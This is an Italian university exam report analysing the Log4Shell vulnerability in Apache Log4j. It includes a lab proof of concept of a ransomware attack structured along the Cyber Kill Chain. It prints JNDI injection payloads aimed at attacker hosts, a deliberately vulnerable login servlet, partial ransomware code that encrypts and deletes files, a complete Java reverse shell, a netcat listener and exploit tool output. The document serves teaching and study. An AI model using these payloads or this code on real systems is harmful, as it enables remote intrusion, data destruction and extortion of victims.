



UNIVERSITÀ
di **VERONA**

Dipartimento
di **INFORMATICA**

FONDAMENTI DI SICUREZZA E PRIVACY

Exploiting Log4j vulnerability

Progetto d'Esame

Studenti:

Cristiano Di Bari - VR476576

Matteo Cavaliere - VR477235

A.A. 2021-2022

Indice

1	La vulnerabilità Log4Shell	2
1.1	JNDI Injection	2
1.1.1	JNDI	2
1.1.2	LDAP attack vector	2
1.1.3	JNDI in Log4j	3
1.1.4	Patch nelle versioni Java	3
1.2	Requisiti dell'attacco	4
1.3	Fasi dell'attacco	5
2	PoC: Attacco Ransomware tramite Log4Shell	6
2.1	Macchina vittima	6
2.2	Macchina attaccante	6
2.3	Cyber Kill Chain dell'attacco	6
2.3.1	Reconnaissance	6
2.3.2	Weaponization	8
2.3.3	Delivery	8
2.3.4	Exploitation	8
2.3.5	Installation	10
2.3.6	Command and Control	10
2.3.7	Actions on Objectives	12
3	Conclusioni	13
	Bibliografia	14

1 La vulnerabilità Log4Shell

Il 9 dicembre 2021 è stata resa nota pubblicamente una vulnerabilità che affligge la libreria di logging *Apache Log4j*, utilizzata per gestire le operazioni di logging in moltissime applicazioni Java. La vulnerabilità, subito rinominata *Log4Shell*, è stata segnalata come critica data la larga scala su cui impatta, le conseguenze che può provocare e la sua facilità di sfruttamento. Lo zero-day, inizialmente annunciato con un tweet insieme ad un PoC caricato su github è stato ora pubblicato come **CVE-2021-44228**, una vulnerabilità di tipo Remote Code Execution (RCE) classificato 10 su 10 in termini di gravità. Infatti, tramite il log di una determinata stringa, un cybercriminale ha la possibilità di eseguire codice arbitrario e, potenzialmente, ottenere il controllo totale del sistema su cui viene eseguita l'applicazione vittima.

Il problema è stato originariamente scoperto durante una ricerca di bug sui server Minecraft, ma Log4j è presente in quasi tutte le applicazioni aziendali e i server Java. Ad esempio, la libreria può essere trovata in tutti i prodotti rilasciati dalla Apache Software Foundation ed è utilizzata attivamente in famosi progetti open source. Pertanto, anche le aziende che utilizzano uno di questi prodotti sono indirettamente vulnerabili agli attacchi Log4Shell. L'impatto di questa vulnerabilità è talmente esteso che secondo gli esperti ha colpito il 48,3% delle organizzazioni a livello globale.

Allo stato attuale la maggior parte degli attacchi si concentra sul mining di criptovalute a spese delle vittime, tuttavia approfittando del rumore di fondo gli attaccanti più esperti iniziano a mettere in atto attacchi per installare malware su dispositivi vulnerabili.

1.1 JNDI Injection

Nel 2013 il team di sviluppo di Log4j ha aggiunto un plugin chiamato **JNDI-Lookup** alla libreria di logging. Per capire come questa modifica abbia portato alla recente vulnerabilità, è necessario introdurre il concetto di *Java Naming and Directory Interface* (JNDI).

1.1.1 JNDI

JNDI fornisce un'API Java che consente alle applicazioni di interagire con oggetti remoti memorizzati attraverso servizi di naming e directory. Esso dispone di una serie di SPI (*Service Provider Interface*) che permettono di utilizzare una varietà di servizi di directory. Tramite questa interfaccia i client Java possono scoprire e ottenere dati e oggetti attraverso un nome.

JNDI supporta due protocolli principali: RMI e LDAP, in entrambi i casi una chiamata lookup ha lo scopo di restituire un oggetto Java. Questi oggetti sono solitamente serializzati, tuttavia esiste anche un meccanismo di riferimento JNDI per la costruzione indiretta di un oggetto tramite una factory. I bytecode di questi oggetti (o delle factory) possono essere caricati tramite l'URL di una codebase remota (cioè un server web contenente file `.class`). Un'applicazione Java può ad esempio utilizzare il protocollo LDAP tramite JNDI per trovare un oggetto remoto contenente i dati di cui potrebbe aver bisogno.

1.1.2 LDAP attack vector

Lightweight Directory Access Protocol (LDAP) è un protocollo standard per l'interrogazione e la modifica dei servizi di directory. Le informazioni all'interno di un server LDAP

sono organizzate in modo gerarchico in elementi chiamati entry che vengono identificati in modo univoco mediante il *Distinguished Name* (DN) così come un file viene identificato nel file system mediante il proprio path. Ciascuna entry viene associata ad una o più classi di oggetti che definiscono la struttura che questa deve assumere, attributi opzionali e obbligatori e tipologia di informazioni contenute.

Il client inizia una sessione LDAP collegandosi ad un server LDAP, comunemente in ascolto su due porte TCP, una per la connessione in chiaro (porta 389) ed una la connessione cifrata (porta 636). Esiste un formato per una URL che identifica un'operazione LDAP e che solitamente viene utilizzato per effettuare ricerche o per consentire al server di restituire dei *referrals* cioè riferimenti ad un altro server che contiene le informazioni richieste dal client.

`ldap://host:port/DN?attributes?scope?filter?extensions`

Ad esempio, il seguente URL: `ldap://localhost:389/o=ObjectID` può essere usato per trovare e richiamare `Object` da un server LDAP remoto in esecuzione sulla stessa macchina (localhost) o su una macchina collegata in rete ospitata in un ambiente controllato. Tuttavia, il servizio LDAP potrebbe essere in esecuzione su un server diverso, potenzialmente in qualsiasi punto di Internet. Tale flessibilità implica che un utente malintenzionato con la capacità di controllare l'URL LDAP, sarebbe in grado di condurre un programma Java ad istanziare una classe da un server LDAP sotto il suo controllo. Questo significa che un'attaccante che può controllare l'URL JNDI, può far sì che l'applicazione carichi ed esegua codice Java arbitrario.

1.1.3 JNDI in Log4j

Log4Shell è fondamentalmente una vulnerabilità di JNDI Injection abbastanza semplice, triggerata tramite la ricerca JNDI, chiamata JNDI Lookup, implementata nella libreria di logging, che consente di recuperare variabili remote tramite JNDI.

Log4J effettua una JNDI lookup mentre espande i placeholder nei messaggi di log. Quasi tutti gli input dell'utente, prima di essere loggati, vengono interpretati dal logger, questo consente all'attaccante che può manipolare l'input, di caricare dati da un server JNDI dannoso e potenzialmente eseguire codice Java arbitrario. Log4j2 supporta la possibilità di specificare dei placeholder nei messaggi di log come riferimenti a proprietà definite altrove. Questo viene effettuato attraverso una sintassi speciale nella forma `${prefisso:nome}`, dove il prefisso identifica un contesto specifico nel quale valutare il nome della variabile. Ad esempio loggando la stringa `${java:version}` si ottiene la versione corrente di Java in esecuzione.

Tutto ciò che un attaccante deve fare per sfruttare la vulnerabilità è trovare un input che viene registrato nei log ed iniettare una stringa del tipo:

`${jndi:ldap://attackerserver.com/a}`

Questo potrebbe essere un'intestazione HTTP come lo User-Agent (comunemente registrato nei log) o un parametro di un form come username o password che viene loggato dalla applicazione.

1.1.4 Patch nelle versioni Java

Per diverso tempo sia per RMI che per LDAP il riferimento che era possibile specificare relativo alla codebase da importare non è stato affatto limitato, una chiamata lookup




Figura 1: Schema di un attacco mediante Log4Shell

ad server LDAP o RMI controllato dall'attaccante portava direttamente all'esecuzione di codice remoto.

A partire dalla versione di Java 8u121 l'inserimento di una codebase remota è stata bloccata di default per quanto riguarda RMI. Apparentemente la patch era stata applicata anche per LDAP, ma si è rivelata completamente inefficace per il caricamento di oggetti tramite le codebase di factory. Pertanto, fino al rilascio di Java 8u191 (circa tre anni fa) i riferimenti LDAP consentivano di caricare classi remote contenenti codice arbitrario tramite una chiamata JNDI lookup controllata.

Le versioni JDK successive a 8u191 non sono vulnerabili al vettore di attacco LDAP. In queste versioni `com.sun.jndi.ldap.object.trustURLCodebase` è impostato su `false` per impostazione predefinita, il che significa che JNDI non può caricare codice remoto utilizzando LDAP. Tuttavia, esistono altri vettori di attacco capaci di causare RCE, un attaccante infatti potrebbe comunque sfruttare il codice di altre applicazioni esistenti sul server per ottenere il caricamento di codice remoto.

1.2 Requisiti dell'attacco

Tantissimi servizi sono vulnerabili a questo exploit, servizi in cloud come Minecraft, Steam ma anche applicazioni desktop. Qualsiasi software Java utilizzi la famosa libreria di Apache potrebbe essere esposto ad attacchi che sfruttano la vulnerabilità.

I requisiti per considerare un sistema una potenziale vittima di questo tipo di attacchi sono:

- Un server con una versione di Apache log4j compresa fra la 2.0-beta9 e la 2.14.1.
- Un endpoint in ascolto su qualsiasi protocollo (HTTP, TCP, ...) che permetta all'attaccante di inviare il payload malevolo
- Un'istruzione che effettui il log tramite log4j della stringa ricevuta.

1.3 Fasi dell'attacco

Un'attacco che sfrutta la vulnerabilità Log4Shell con il vettore LDAP per ottenere una RCE, mostrato in figura 1, si struttura in 4 fasi principali:

1. L'attaccante attraverso una richiesta attuata con qualsiasi protocollo (HTTP, TCP, ...) invia al server target il payload malevolo con l'URL JNDI:

`${jndi:ldap://attackerserver.com:1389/Exploit}`

all'interno di un campo testuale che verrà successivamente loggato dalla applicazione con Log4j.

2. Il logger parserizza il payload ed effettua una richiesta tramite JNDI al server `attackerserver.com`, controllato dall'attaccante, alla ricerca dell'oggetto `Exploit`.
3. Il sever LDAP dell'attaccante risponde fornendo il path di un file Java compilato (`http://attackerserver.com/Exploit.class`) contenuto in un secondo server malevolo remoto.
4. A questo punto l'applicazione vulnerabile carica il file remoto `Exploit.class`, istanziando l'oggetto Java ed eseguendo il codice del suo costruttore. Tale operazione consente all'attaccante di ottenere i privilegi di esecuzione di codice remoto sull'host.

2 PoC: Attacco Ransomware tramite Log4Shell

Per mostrare come Log4Shell possa condurre facilmente un avversario ad eseguire codice su una macchina target è stato realizzato un *Proof of Concept* che illustra un tipico attacco ransomware effettuato per mezzo di questa vulnerabilità.

Tutto il codice realizzato è disponibile su GitHub all'indirizzo <https://github.com/CriDiba/log4shell-analysis>, nel repository è presente un file che descrive come effettuare il setup della macchina ai fini del funzionamento del progetto.

2.1 Macchina vittima

La macchina vittima è costituita da una web-app vulnerabile eseguita su un server web Apache Tomcat in ascolto sulla porta 8080. L'applicazione web è stata sviluppata con la tecnologia JSP ed utilizza Java Servlet per l'elaborazione lato server.

Il software simula una comune applicazione aziendale esposta sul web e in esecuzione su un server interno a cui è possibile accedere tramite un URL (es. `www.<app-name>.com:8080`). La pagina principale mostra una schermata di login nella quale è necessario inserire nome utente e password per effettuare l'accesso alla app. Il form di login invia una richiesta HTTP POST contenente le credenziali inserite dall'utente, che viene processata da un Login Servlet mostrato in figura 2. La classe si occupa di validare le credenziali e di memorizzare in un file di log lo username degli utenti che tentano di effettuare l'accesso. L'operazione di scrittura del log mediante Log4j permette di triggerare la nota vulnerabilità.

2.2 Macchina attaccante

La macchina attaccante comprende diversi servizi che vengono eseguiti per interagire con il sistema target. Tra questi si trovano:

- Un server LDAP malevolo che ascolta le connessioni sulla porta 1389 e restituisce il path ad un oggetto Java contenente il codice dell'attacco.
- Un server web che permette di accedere al bytecode dell'oggetto remoto.
- Un listener netcat in attesa sulla porta 9001 di connessioni TCP da parte della macchina vittima.

2.3 Cyber Kill Chain dell'attacco

L'obiettivo principale dell'attaccante è eseguire un malware sulla macchina della vittima con il fine di corrompere i file presenti in memoria e chiedere un riscatto per il ripristino di questi. Si descrive ora lo svolgimento dell'attacco mediante il modello Cyber Kill Chain.

2.3.1 Reconnaissance

Nella prima fase, l'attaccante interagisce con gli host e con la rete target alla ricerca di un endpoint in ascolto su qualsiasi protocollo che permetta di inviare il payload malevolo (**Active Scanning**). Una volta individuata l'applicazione web sulla porta 8080 alla quale inviare richieste HTTP, è opportuno assicurarsi che questa sia effettivamente vulnerabile a Log4Shell.

```
1  import org.apache.logging.log4j.LogManager;
2  import org.apache.logging.log4j.Logger;
3
4  @WebServlet(name = "loginServlet", value = "/login")
5  public class LoginServlet extends HttpServlet {
6      private static final Logger logger = LogManager.getLogger("
LoginServlet");
7
8      @Override
9      protected void doPost(HttpServletRequest req,
HttpServletRequest resp) throws ServletException, IOException {
10         String userName = req.getParameter("uname");
11         String password = req.getParameter("password");
12         logger.info("User " + userName + " tried to log in");
13
14         if (this.check(userName, password)) {
15             RequestDispatcher view = req.getRequestDispatcher("
dashboard.jsp");
16             view.forward(req, resp);
17         } else {
18             req.setAttribute("error", "Login failed");
19             RequestDispatcher view = req.getRequestDispatcher("index
.jsp");
20             view.include(req, resp);
21         }
22     }
23 }
```

Figura 2: Login Servlet - Codice Java

DNS Query Record	IP Address	Created Time
fchcia.dnslog.cn	83.158.5.32	2022-02-07 22:01:17
fchcia.dnslog.cn	83.158.0.18	2022-02-07 22:01:15
fchcia.dnslog.cn	83.158.0.18	2022-02-07 22:01:15
fchcia.dnslog.cn	83.158.0.32	2022-02-07 22:01:15

Figura 3: Query DNS effettuate tramite JNDI

Il modo più semplice per rilevare se un endpoint remoto è vulnerabile, consiste nell'attivare una query DNS. Utilizzando un logger DNS online (ad esempio dnslog), è possibile generare un nome di dominio ed inserirlo nell'URL JNDI di un payload di prova.

```
${jndi:ldap://fchcia.dnslog.cn/a}
```

A questo punto è necessario inviare il payload attraverso una richiesta HTTP, l'exploit farà sì che il server tenti di recuperare dei dati in remoto, permettendo di rilevare una eventuale attivazione della vulnerabilità (figura 3). È possibile automatizzare l'operazione attraverso strumenti come i vulnerability scanner reperibili online.

2.3.2 Weaponization

Questa fase consiste nel creare il malware per cifrare i dati e generare un payload per sfruttare la vulnerabilità identificata (**Resource Development**). A tale scopo sono stati implementati i seguenti file:

- **Ransomware.java**: (figura 4) contiene il codice del malware che si occupa di cifrare i dati.
- **ReverseShell.java**: (figura 6) contiene il codice per aprire una reverse shell sulla macchina avversaria.
- **exploit.py**: avvia i servizi LDAP e HTTP sul server attaccante e genera il payload malevolo.

2.3.3 Delivery

In un attacco che sfrutta Log4j la fase di Delivery non è presente poiché la trasmissione e la seguente esecuzione del malware vengono effettuati durante l'exploit della vulnerabilità legata alla libreria di logging.

2.3.4 Exploitation

La fase principale dell'attacco viene attuata sfruttando la vulnerabilità di Log4j per ottenere una RCE (**Exploit Public-Facing Application**). Lo script **exploit.py** presente nel progetto ha lo scopo di:


- Instanziare un server LDAP malevolo in ascolto sulla porta 1389.

```

1  public class Ransomware {
2      private final static SecretKey key = Ransomware.generateKey();
3      private final static String publicKey = "__public.key__";
4
5      public Ransomware() throws Exception {
6          Ransomware.sendKey();
7          Ransomware.fireUp();
8          while (true) {
9              Ransomware.recover();
10         }
11     }
12
13     private static void fireUp() {
14         File file = new File(baseDir);
15         File[] files = file.listFiles(new FilenameFilter() {
16             @Override
17             public boolean accept(File dir, String name) {
18                 return name.toLowerCase().endsWith(".txt");
19             }
20         });
21         for (File f : files) {
22             Ransomware.encryptRoutine(baseDir + f.getName());
23         }
24     }
25
26     private static void encryptRoutine(String fileName) {
27         File inputFile = new File(fileName);
28         File encryptedFile = new File(fileName + ".encrypted");
29         try {
30             Ransomware.encrypt(inputFile, encryptedFile);
31             System.out.println(inputFile + " is encrypted now");
32             inputFile.delete();
33         } catch (Exception e) {
34             System.out.println(e.getMessage());
35             e.printStackTrace();
36         }
37     }
38
39     // ...
40 }

```

Figura 4: Ransomware - Codice Java



```
kali@kali: ~/Desktop/log4shell-analysis/exploit
File Actions Edit View Help
(kali@kali)-[~/Desktop/log4shell-analysis/exploit]
$ python3 exploit.py ./payloads/Ransomware.java --ip localhost --port 8000 --ncport 9001
[!] CVE: CVE-2021-44228
[!] Log4j vulnerability POC tool
Loading malicious code file ./payloads/Ransomware.java
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Ransomware.java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://localhost:1389/a}

[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
```

Figura 5: Script di exploit

- Compilare la classe Java da eseguire sulla macchina vittima ed hostare il file `.class` su un server HTTP in ascolto sulla porta 8000.
- Generare il payload malevolo per sfruttare la vulnerabilità, formattato come una stringa del tipo:

`${jndi:ldap://attacker-ldap.com:1389/a}`

È possibile osservare lo script in funzione in figura 5.

L'attaccante invia al server web il payload generato inserendolo nel campo `username` del form di login. Apache Log4j, al momento di loggare il nome utente, effettua una richiesta JNDI al server LDAP creato, il quale restituisce il path dell'oggetto Java con il codice malevolo. A questo punto, l'applicazione vulnerabile carica il file remoto ed esegue il codice del ransomware che andrà a cifrare i dati della vittima (**Data Encrypted for Impact**).

2.3.5 Installation

Questa fase è facoltativa ai fini dello sviluppo dell'attacco ransomware, si è comunque deciso di inserirla nel PoC con il fine di mostrare la numerosità di applicazioni a cui si presta Log4Shell.

L'obiettivo dell'attaccante è quello di mantenere l'accesso alla macchina (persistenza), per fare ciò è possibile creare una **backdoor shell**. Tramite una ulteriore JNDI Injection si esegue il codice remoto di una classe Java che, collegandosi ad un server malevolo dell'attaccante, apre una reverse shell (**Command and Scripting Interpreter**). Questo exploit permette di ottenere il totale controllo della macchina vittima e può essere usato come base per lanciare ulteriori attacchi.

2.3.6 Command and Control

In questa fase viene stabilito un canale di comunicazione con un server controllato dall'attaccante. Tramite **netcat** viene avviato un listener in ascolto sulla porta 9001.

```

1  public class ReverseShell {
2      public ReverseShell() throws Exception {
3          String host = "__ip__";
4          int port = Integer.parseInt("__port__");
5          String cmd = "/bin/sh";
6
7          Process p = new ProcessBuilder(cmd).redirectErrorStream(true)
8      ).start();
9          Socket s = new Socket(host, port);
10         InputStream pi = p.getInputStream(),
11             pe = p.getErrorStream(),
12             si = s.getInputStream();
13         OutputStream po = p.getOutputStream(), so = s.
14         getOutputStream();
15
16         while (!s.isClosed()) {
17             while (pi.available() > 0) {
18                 so.write(pi.read());
19             }
20
21             while (pe.available() > 0) {
22                 so.write(pe.read());
23             }
24
25             while (si.available() > 0) {
26                 po.write(si.read());
27             }
28
29             so.flush();
30             po.flush();
31             Thread.sleep(50);
32
33             try {
34                 p.exitValue();
35                 break;
36             } catch (Exception e) {
37             }
38         }
39
40         p.destroy();
41         s.close();
42     }
43 }

```

Figura 6: Revershe Shell - Codice Java

```
$ nc -lvnp 9001
```

In questo modo il sever si mette in attesa di un collegamento da parte della macchina vittima.

Il malware, una volta avviato, si connette al server C2 per inviare, in modo criptato, la chiave simmetrica necessaria per decifrare i file corrotti. Essa verrà inviata alla vittima soltanto dopo il pagamento del riscatto stabilito.

2.3.7 Actions on Objectives

Una volta che il sistema target è stato compromesso tramite la cifratura dei file presenti nella macchina e il riscatto viene pagato, l'attaccante consegue l'obiettivo per il quale l'attacco è iniziato.

3 Conclusioni

Ciò che rende Log4Shell così pericoloso è l'elevata numerosità delle applicazioni che utilizzano internamente la libreria Log4j. È presente nelle principali piattaforme da Amazon Web Services a VMware, questa rete di dipendenze tra servizi interessati comporta una difficoltà aggiuntiva nell'applicazione di patch, e può rivelarsi un processo complesso che necessita di molto tempo. Infine, la facilità di sfruttamento di questa vulnerabilità e i diversi exploit che mette a disposizione di un attaccante ne aggravano ulteriormente l'impatto.

In poche parole, la generazione di un log che si vorrebbe utilizzare come strumento di monitoraggio, forse anche per motivi di sicurezza, potrebbe trasformarsi in un evento catastrofico.

Riferimenti bibliografici

- [1] Hardik Shah Alvaro Muñoz. A journey from jndi/ldap manipulation to remote code execution dream land.
- [2] Moritz Bechler. Java unmarshaller security.
- [3] Moritz Bechler. Psa: Log4shell and the current state of jndi injection.
- [4] Chetan Conikee. Log4shell: Jndi injection via attackable log4j.
- [5] LunaSec. Log4shell: Rce 0-day exploit found in log4j 2, a popular java logging package.
- [6] Hardik Shah Sean Gallagher. Log4shell: ecco come funziona l'exploit della vulnerabilità di log4j.
- [7] yyhuni's. Jndi injection utilization after 8u191.